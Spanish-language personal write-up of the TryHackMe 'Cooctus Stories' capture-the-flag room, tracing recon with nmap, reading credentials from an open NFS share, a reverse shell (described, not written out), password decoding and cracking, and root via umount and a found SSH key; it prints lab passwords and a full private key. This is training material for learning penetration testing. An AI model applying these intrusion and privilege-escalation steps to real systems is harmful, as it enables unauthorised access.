

Cooctus stories

miércoles, 14 de abril de 2021 17:47

Context

Task 1 The story so far...

Previously on Cooctus Tracker

Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened. (From [Overpass 2 - Hacked](#) by [NinjaJc01](#))

Present times

Further investigation revealed that the hack was made possible by the help of an insider threat. Paradox helped the Cooctus Clan hack overpass in exchange for the secret shiba stash. Now, we have discovered a private server deep down under the boiling hot sands of the Saharan Desert. We suspect it is operated by the Clan and it's your objective to uncover their plans.

Note: A stable shell is recommended, so try and SSH into users when possible.

Desde <https://tryhackme.com/room/cooctusadventures>



Recon

Nmap

Starting Nmap 7.60 (<https://nmap.org>) at 2021-04-14 22:47 BST


Nmap scan report for cooctus.thm (10.10.11.137)

Host is up (0.00039s latency).


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:44:62:91:90:08:99:5d:e8:55:4f:69:ca:02:1c:10 (RSA)
|   256 e5:a7:b0:14:52:e1:c9:4e:0d:b8:1a:db:c5:d6:7e:f0 (ECDSA)
|   256 02:97:18:d6:cd:32:58:17:50:43:dd:d2:2f:ba:15:53 (EdDSA)
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100003   3          2049/udp    nfs
|   100003   3,4        2049/tcp    nfs
|   100005   1,2,3      38491/tcp   mountd
|   100005   1,2,3      42257/udp   mountd
|   100021   1,3,4      35646/udp   nlockmgr
|   100021   1,3,4      37699/tcp   nlockmgr
|   100227   3          2049/tcp    nfs_acl
|   100227   3          2049/udp    nfs_acl
2049/tcp   open  nfs_acl  3 (RPC #100227)
8080/tcp   open  http      Werkzeug httpd 0.14.1 (Python 3.6.9)
|_ http-title: CCHQ
37699/tcp  open  nlockmgr  1-4 (RPC #100021)
38491/tcp  open  mountd    1-3 (RPC #100005)
58087/tcp  open  mountd    1-3 (RPC #100005)
59153/tcp  open  mountd    1-3 (RPC #100005)
MAC Address: 02:5A:3B:DF:08:55 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%),
```

Enum4linux sin datos adicionales.

[Vista de la web.8080](#)



El fuzzeo de directorios encontró un match: login el cual presenta la siguiente interfaz



Cookieless login page

Dada la primera pregunta y el título de esta página se podría pensar que existiría una forma de bypassarlo.

111

```
root@ip-10-10-129-159:~# showmount -e 10.10.11.137
```

Export list for 10.10.11.137:

/var/nfs/general *

```
root@ip-10-10-129-159:~# mkdir /mnt/test
root@ip-10-10-129-159:~# mount 10.10.11.137:/var/nfs/general /mnt/test
root@ip-10-10-129-159:~# cat /mnt/test/credentials.bak
paradoxial.test
ShibaPretzel79
root@ip-10-10-129-159:~#
```

```
root@ip-10-10-129-159:~#
```


```
File Edit View Search Terminal Help
Starting Nmap 7.60 ( https://nmap.org ) at 2021-04-15 00:01 BST
Nmap scan report for cooctus.thm (10.10.11.137)
Host is up (0.00019s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-ls: Volume /var/nfs/general
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE  TIME                FILENAME
| rwxr-xr-x    65534 65534 4096  2020-11-21T18:24:22  .
| rwxr-xr-x    0      0     4096  2020-11-21T17:42:01  ..
| rw-r--r--    0      0     31   2020-11-21T18:24:22  credentials.bak
|_
|_ nfs-showmount:
|_ /var/nfs/general *
|_ nfs-statfs:
|_ Filesystem      1K-blocks  Used      Available  Use%  Maxfilesize  Maxl
ink
|_ /var/nfs/general 19475088.0 6811316.0 11651448.0 37%    16.0T       3200
0
MAC Address: 02:5A:3B:DF:08:55 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
```

paradoxial.test

ShibaPretzel79


Al utilizar estas credenciales en el sitio de login
Se logra acceder a un panel para probar PAYLOADS.



Al descubrir que el sitio es vulnerable a XSS, se sugiere una captura de las cookies, pero sin éxito

Foothold

Luego de un buen rato, ejecutamos una reverse directa desde python. Logrando una shell.



Home enumeration

```

paradox@cchq:/home$ ls -lha
total 24K
drwxr-xr-x 6 root root 4.0K Jan 2 10:24 .
drwxr-xr-x 24 root root 4.0K Feb 20 21:04 ..
drwxr-xr-x 5 paradox paradox 4.0K Feb 22 18:48 paradox
drwxr-xr-x 5 szymex szymex 4.0K Feb 22 18:45 szymex
drwxr-xr-x 9 tux tux 4.0K Feb 20 22:02 tux
drwxr-xr-x 7 varg varg 4.0K Feb 20 22:06 varg

```

Al enumerar el crontab

```

paradox@cchq:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * szymex  /home/szymex/SniffingCat.py
#
paradox@cchq:/home$

```

Szymex directory

```

paradox@cchq:/home/szymex$ cat note_to_para
Paradox,

```

I'm testing my new Dr. Pepper Tracker script.
It detects the location of shipments in real time and sends the coordinates to your account.
If you find this annoying you need to change my super secret password file to disable the tracker.

You know me, so you know how to get access to the file.

- Szymex

```

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * szymex  /home/szymex/SniffingCat.py
#
paradox@cchq:/home/szymex$ cat SniffingCat.py
#!/usr/bin/python3
import os
import random

def encode(pwd):
    enc = ''
    for l in pwd:
        if ord(l) > 110:
            num = (13 - (122 - ord(l))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(l) + 13)
    return enc

x = random.randint(300,700)
y = random.randint(0,255)
z = random.randint(0,1000)

message = "Approximate location of an upcoming Dr.Pepper shipment found:"
coords = "Coordinates: X: {x}, Y: {y}, Z: {z}".format(x=x, y=y, z=z)

with open('/home/szymex/mysupersecretpassword.cat', 'r') as f:
    line = f.readline().rstrip("\n")
    enc_pw = encode(line)
    if enc_pw == "pureelpbxx":
        os.system("wall -g paradox " + message)
        os.system("wall -g paradox " + coords)

```

ROT13

☒ Rotate lower case chars
 ☒ Rotate upper case chars

Amount

pureelpbxx

Output

cherrycoke

szymex:cherrycoke

Tux directory

```
cat note_to_every_cooctus
Hello fellow Cooctus Clan members

I'm proposing my idea to dedicate a portion of the cooctus fund for the construction of a
penguin army.

The 1st Tuxling Infantry will provide young and brave penguins with opportunities to
explore the world while making sure our control over every continent spreads accordingly.

Potential candidates will be chosen from a select few who successfully complete all 3 Tuxling
Trials.
Work on the challenges is already underway thanks to the trio of my top-most explorers.

Required budget: 2,348,123 Doge coins and 47 pennies.

Hope this message finds all of you well and spiky.

- TuxTheXplorer
```

Szymex directory

```
szymex@cchq:/home/tux/tuxling_1$ cat note
Noot noot! You found me.
I'm Mr. Skipper and this is my challenge for you.

General Tux has bestowed the first fragment of his secret key to me.
If you crack my NootCode you get a point on the Tuxling leaderboards and you'll find my key
fragment.

Good luck and keep on nooting!

PS: You can compile the source code with gcc
```

Aquí ocurre algo extraño.

Al intentar ingresar en tuxling_1 el autocompletador me dejaba en la _ y no me rellenaba el 1.

Así que al hacer doble TAB obtuve un directorio oculto.

```
szymex@cchq:/home/tux$ ls -lha
total 52K
drwxr-xr-x 9 tux tux 4.0K Feb 20 22:02 .
drwxr-xr-x 6 root root 4.0K Jan 2 10:24 ..
lrwxrwxrwx 1 tux tux 9 Feb 20 17:14 .bash_history -> /dev/null
-rw-r--r-- 1 tux tux 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 tux tux 3.7K Feb 20 21:28 .bashrc
drwx----- 3 tux tux 4.0K Nov 21 15:27 .cache
drwx----- 4 tux tux 4.0K Feb 20 08:54 .config
drwx----- 5 tux tux 4.0K Feb 20 20:03 .gnupg
-rw----- 1 tux tux 58 Feb 20 22:01 .lesshtst
drwx----- 5 tux tux 4.0K Jan 2 19:58 .local
-rw-rw-r-- 1 tux tux 630 Jan 2 19:05 note_to_every_cooctus
drwx----- 2 tux tux 4.0K Feb 20 21:48 .ssh
-rw-r--r-- 1 tux tux 0 Feb 20 22:02 .sudo_as_admin_successful
drwxrwx--- 2 tux testers 4.0K Feb 20 16:28 tuxling_1
-rw----- 1 tux tux 38 Feb 20 21:05 user.txt
szymex@cchq:/home/tux$ cd tuxling_
tuxling_1/ tuxling_3/
```

```
szymex@cchq:/home/tux/tuxling_3$ cat note
Hi! Kowalski here.
I was practicing my act of disappearance so good job finding me.

Here take this,
The last fragment is: 637b56db1552

Combine them all and visit the station.
```

637b56db1552

Esto me hace pensar que es necesario encontrar la primera parte en tuxling_1 (y ver si es posible encontrar un 2)

Volvemos al directorio 1 y compilamos el .c


```

szymex@cchq:/home/tux/tuxling_1$ gcc nootcode.c -o noot -pthread
nootcode.c: In function 'main':
nootcode.c:10:15: warning: implicit declaration of function 'nuut'; did you mean
'noot'? [-Wimplicit-function-declaration]
#define Nooot nuut
^
nootcode.c:24:5: note: in expansion of macro 'Nooot'
    Nooot noOt nooT NooT
    ^~~~~
nootcode.c: At top level:
nootcode.c:10:15: warning: conflicting types for 'nuut'
#define Nooot nuut
^
nootcode.c:33:6: note: in expansion of macro 'Nooot'
    NooT Nooot noOt nooT NooT
    ^~~~~
nootcode.c:10:15: note: previous implicit declaration of 'nuut' was here
#define Nooot nuut
^
nootcode.c:24:5: note: in expansion of macro 'Nooot'
    Nooot noOt nooT NooT
    ^~~~~
szymex@cchq:/home/tux/tuxling_1$ ls

```

Al ejecutarlo no se encuentra pista.

```

szymex@cchq:/home/tux/tuxling_1$ ./noot
What does the penguin say?
NOOT!
szymex@cchq:/home/tux/tuxling_1$ ltrace ./noot
puts("What does the penguin say?"What does the penguin say?
)
= 27
puts("NOOT!"NOOT!
)
= 6
+++ exited (status 0) +++
szymex@cchq:/home/tux/tuxling_1$ ltrace ./noot noot
puts("What does the penguin say?"What does the penguin say?
)
= 27
puts("NOOT!"NOOT!
)
= 6
+++ exited (status 0) +++

```

Pero al ver el binario con strings sí se ve lo buscado.

```

szymex@cchq:/home/tux/tuxling_1$ strings noot
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
printf
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
AWAVI
AUATL
[]A[A]A^A_
What does the penguin say?
f96050ad61
NOOT!
;*3$"

```

F96050ad61

F96050ad61xxxxxxxxxx 637b56db1552

Si lo comparo con un md5 comun, veo que efectivamente falta una parte.

5d41402abc4b2a76b9719d911017c592

```

szymex@cchq:/home/tux/tuxling_1$ find / type d -name "tuxling_2" 2>/dev/null
/media/tuxling_2

```

```

szymex@cchq:/media/tuxling_2$ ls -lha
total 20K
drwxrwx--- 2 tux testers 4.0K Feb 20 20:02 .
drwxr-xr-x 3 root root 4.0K Feb 20 21:04 ..
-rw-rw-r-- 1 tux testers 740 Feb 20 20:00 fragment.asc
-rw-rw-r-- 1 tux testers 280 Jan 2 20:20 note
-rw-rw-r-- 1 tux testers 3.6K Feb 20 20:01 private.key
szymex@cchq:/media/tuxling_2$ cat note
Noot noot! You found me.
I'm Rico and this is my challenge for you.

General Tux handed me a fragment of his secret key for safekeeping.
I've encrypted it with Penguin Grade Protection (PGP).

You can have the key fragment if you can decrypt it.

Good luck and keep on nooting!

```

```

szymex@cchq:/media/tuxling_2$ gpg --import private.key
gpg: key B70EB31F8EF3187C: public key "TuxPingu" imported

```

```
szymex@cchq:/media/tuxling_25.gpg -d fragment.asc
gpg: encrypted with 3072-bit RSA key, ID 97D48EB17511A6FA, created 2021-02-20
      "TuxPingu"
The second key fragment is: 6eaf62818d
```

F96050ad616eaf62818d637b56db1552

Enter up to 20 non-salted hashes, one per line:

F96050ad616eaf62818d637b56db1552



Hash	Type	Result
F96050ad616eaf62818d637b56db1552	md5	tuxykitty

```
szymex@cchq:/media/tuxling_2$ su tux
Password:
tux@cchq:/media/tuxling_2$
```

```
tux@cchq:/home/varg$ ls -lha
total 48K
drwxr-xr-x 7 varg varg 4.0K Feb 20 22:06 .
drwxr-xr-x 6 root root 4.0K Jan 2 10:24 ..
lrwxrwxrwx 1 varg varg 9 Feb 20 14:54 .bash_history -> /dev/null
-rw-r--r-- 1 varg varg 220 Jan 2 10:24 .bash_logout
-rw-r--r-- 1 varg varg 3.7K Jan 3 11:40 .bashrc
drwx----- 2 varg varg 4.0K Jan 3 12:53 .cache
-rwsrwsr-x 1 varg varg 2.1K Feb 20 22:05 CooctOS.py
drwxrwx--- 11 varg ps_tester 4.0K Feb 20 15:44 cooctOS_src
-rw-rw-r-- 1 varg varg 47 Feb 20 15:46 .gitconfig
drwx----- 3 varg varg 4.0K Jan 3 12:53 .gnupg
drwxrwxr-x 3 varg varg 4.0K Jan 3 10:22 .local
drwx----- 2 varg varg 4.0K Feb 20 14:17 .ssh
-rw----- 1 varg varg 38 Feb 20 21:08 user.txt
```

Así que se ejecuta un `git log -p` para ver las versiones anteriores de los archivos buscando algún indicio que nos sirva para escalar privilegios.

```
int trigger(int x,int y,int wand) {
    int counter = wand;
    if(counter==0) {
        if ((x==20) && (y!=7)){ //The wand is in position 20,7 on the x,y axis.
            gotoxy(20, 7);
            printf("f");
        } else if ((x!=20) && (y==7)) {
            gotoxy(20, 7);
        }
    }
}
```

```
tux@cchq:/home/varg$ sudo -u varg /home/varg/CoocotOS.py

COOCTOS

LOADING

[ OK ] Cold boot detected. Flux Capacitor powered up
[ OK ] Mounted Coocotus Filesystem under /opt
[ OK ] Finished booting sequence
CoocotOS 13.3.7 LTS cookie tty1

cookie login: varg
Password: slowroastpork
varg@cchq:/home/varg$ cat user.txt
THM{3a33063a4a8a5805d17aa411a53286e6}
```

Varg directory

```
varg@cchq:/home/varg/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPQIBAAKCAQEArlJrgXdUruStPU/wOtRs9lXwE1arVGEQfNFwk9HuytnYQkjX
Ro5AgzisLqlfjp8XeBycddhVLJSV4J2osN1j//6sy4B/zDS8WuRw03016ZSKoNvE
C70aMaCw0V3F3h9I1Fa+w4F2y0Dm/b73dMhcjCJ31qcie+Qoj8CbyeKbrCE049SC
f/Dd5U61g2yAyURu3pE2rdr97J5ScT3H3XgC6D5k/YUp9IvqJ6i3d9i3eo4Yrq8pR
Um8tZ9LOUkiIwBaIAfTbMyfd8PGkpR9gppyST2S5hnPT+ydbpyC3nHhpI7rhqV1G
hNYgQA1te9cw5TOVjUAFPLplw9JyH+noxY1lQQIDAQABAoIBAQCeCmsc/SrxRLer
HQYwz+/ZhSAa6EB8R2PDRabQbUuo7Md7KL5bYSxryz2PME9J5kjiyueu4J7Ufpx
QX5mntDGjgXqmZ1Dbaw2W1TF6jj9A4aLP7MFSNdK1uUk+3cgYgxTMDHS47mBdST2
d+0xJNWC1tz+5pgE6107tsuGyqgj7Jb1M4PraCVNUiZLaAjTRKCbWd4LC5Twa63n
Us6DhB9NACNII8pPSaXBB/UB8COgGKmctc3Mk187TTYvC2+VSyQLYRB8c77+YyKd
ZX8E3CiJg17D3cwM+2+VuQ1VeSsNdanGsY9v8Un2XoUFOHy6cmT+bGqquGCZGRGP
1Y4HHiYBAoGBAOSWNVxXK2AiX0Fknx97HkSQIxt9Tx056XcTqqzqBb2PoZc6MOXi
B0bV6wnbu/EUuN/9CviIHMYG0sfXScNvIGBR6Pz1s8G1YTC08mw+NjCC/VFQSD1M
83Cz27/NGbc4mcJVPdUrcvCtb17SSDKFD5cr4Rt37Id5E/v1Ggq679J1AoGBAMM6
PwDPW+KBRfB6OHTeIwEbhBbvK6M2CZ5lofz4gTNUWDEP1Lasto/ddnRGIzBwYI
TMvNdBkSSeKdyo5wUQJ510+IVgni1R0d1Zms+q2a/kakap0U0ZFQdYrpkABQVqh
cN1+J3soSqDlwHuE7DDoe56AyLfaVX4K8CqTnGutAoGBAJ18NoYzTb+2MxW8ms3D
mJZHBhu+LzIboaTAAtkqJgKbf9AQVab19xhcKn6rGW40EPjtAsFoe5GIIIV35qSld
6ipitY0s4y9NP94xgt21hDNcsQU5V9WJ0ug3tKr75618Ctp07D6sF5Upjr0C1NG/
QLGr1/Heu2ZXqVB5C9xqmv91AoGBAIVkQrWxnmCuQwNeED+apq7jdYliH0Hvacs
PxpPtX0DdkKJtoHd1vnV1piS/D14ZWIAweSzBtfcISTTt7sSpAgrlo2NnJVCPwI
4FNDKUmXI5eZHzA6B8oCPBPJCVMZ0yvPPShp0IFuRfOvTlL0N48AN/ynCaz8jYBI
9D1+FnrtAoGAQhbCw0luGecZ1EDTgi3U+dJ5b8doCAX11k+rQLjxHfViZy4wBNRU
ZNB60ou2Hp5hRcYjzQD0E5Nj0K4+hld20E8t1Qe033a1H10cBDVOBr14dKdb14qI
itMNT884VULYldf2X8zH03z/8pQcvCTKTOSPXGspBb118+CLWjbfWxw=
-----END RSA PRIVATE KEY-----
```

```
varg@cchq:/home/varg$ sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/umount
```

En gtfobins no aparece ninguna forma de escalar con umount, que es una herramienta para eliminar monturas de sistema operativo. Así que miramos con mount lo que ya esté montado, encontrando algo particular.


```

varg@cchq:/home/varg$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=471708k,nr_inodes=117927,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxnode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=100680k,mode=755)
/dev/mapper/ubuntu--vg-ubuntu--lv on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/rdna type cgroup (rw,nosuid,nodev,noexec,relatime,rdna)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=38,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
sunrpc on /run/rpc_pipefs type rpc_pipefs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
nfsd on /proc/fs/nfsd type nfsd (rw,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
configfs on /sys/kernel/config type configfs (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /opt/CoocfFS type ext4 (rw,relatime,data=ordered)
/dev/xvda2 on /boot type ext4 (rw,relatime,data=ordered)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=100676k,mode=700,uid=1000,gid=1000)

```

Dentro de /opt/CoocfFS encuentro lo que parece un directorio con /games/adventure dentro, que aparentemente es el mismo juego que antes habíamos mirado en su código.
Luego de dar un par de vueltas no logré nada positivo



Así que decidí desmontar la ruta.

```

varg@cchq:/opt/CoocfFS/games$ sudo /bin/umount /opt/CoocfFS/
umount: /opt/CoocfFS/: target is busy.
varg@cchq:/opt/CoocfFS/games$ cd ..
varg@cchq:/opt/CoocfFS$ sudo /bin/umount /opt/CoocfFS/
umount: /opt/CoocfFS/: target is busy.
varg@cchq:/opt/CoocfFS$ cd ..
varg@cchq:/opt$ sudo /bin/umount /opt/CoocfFS/
varg@cchq:/opt$ ls
CoocfFS
varg@cchq:/opt$ cd CoocfFS/
varg@cchq:/opt/CoocfFS$ ls -lha
total 12K
drwxr-xr-x 3 root root 4.0K Feb 20 09:09 .
drwxr-xr-x 3 root root 4.0K Feb 20 14:30 ..
drwxr-xr-x 5 root root 4.0K Feb 20 09:16 root

```

Sorpresas.

```

varg@cchq:/opt/CoocfFS/root$ cat root.txt
hmmmm...
No flag here. You aren't root yet.

```

No era la flag, final, pero sí existía una carpeta .ssh

```

varg@cchq:/opt/CoocfFS/root/.ssh$ ls -lha
total 16K
drwxr-xr-x 2 root root 4.0K Feb 20 09:41 .
drwxr-xr-x 5 root root 4.0K Feb 20 09:16 ..
-rw-r--r-- 1 root root 1.7K Feb 20 09:18 id_rsa
-rw-r--r-- 1 root root 391 Feb 20 09:18 id_rsa.pub

```

```
varg@cchq:/opt/CooctFS/root/.ssh$ ssh root@localhost -l id_rsa
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:7/RMinMYqyZHC8ICXMcPUC3vIVLZuQab39ZsXs9Q+NI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Apr 18 07:16:50 UTC 2021


System load:  0.0               Processes:    119
Usage of /:   35.1% of 18.57GB   Users logged in: 1
Memory usage: 37%              IP address for eth0: 10.10.59.146
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 of these updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or settings.

Last login: Sat Feb 20 22:22:12 2021 from 172.16.228.162
root@cchq:~#
```



Cooctus Stories

This room is about the Cooctus Clan

[Start AttackBox](#)
[Help](#)
[Options](#)

Active Machine Information

Title	IP Address	Expires	
CooctusVMv2	10.10.59.146	45m 56s	? Add 1 hour Terminate

Task 1

The story so far...

Previously on Cooctus Tracker

Overpass has been hacked! The SOC team (Paradox, congr while looking at shibes, and managed to capture packets as

Present times

Further investigation revealed that the hack was made poss the secret shiba stash. Now, we have discovered a private server deep down under the boiling hot sands of the Saharan Desert. We suspect it is operated by the Clan and it's your objective to uncover their plans.

Note: A stable shell is recommended, so try and SSH into users when possible.

Congratulations

You've completed the room!

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spicious activity on a late night shift

Hacked by [NinjaJc01](#)

Paradox helped the Cooctus Clan hack overpass in exchange for

[Start Machine](#)

Preguntas

Paradox is nomming cookies ? **Hint:** Confront the CAT!

Find out what Szymex is working on? **Hint:** Locating shipment...

Find out what Tux is working on **Hint:** Combine and crack

Find out what Varg is working on **Hint:** Boot sequence initiated...

Get full root privileges. **Hint** To mount or not to mount. That is the question.

91





434718

 Users

20

 Rank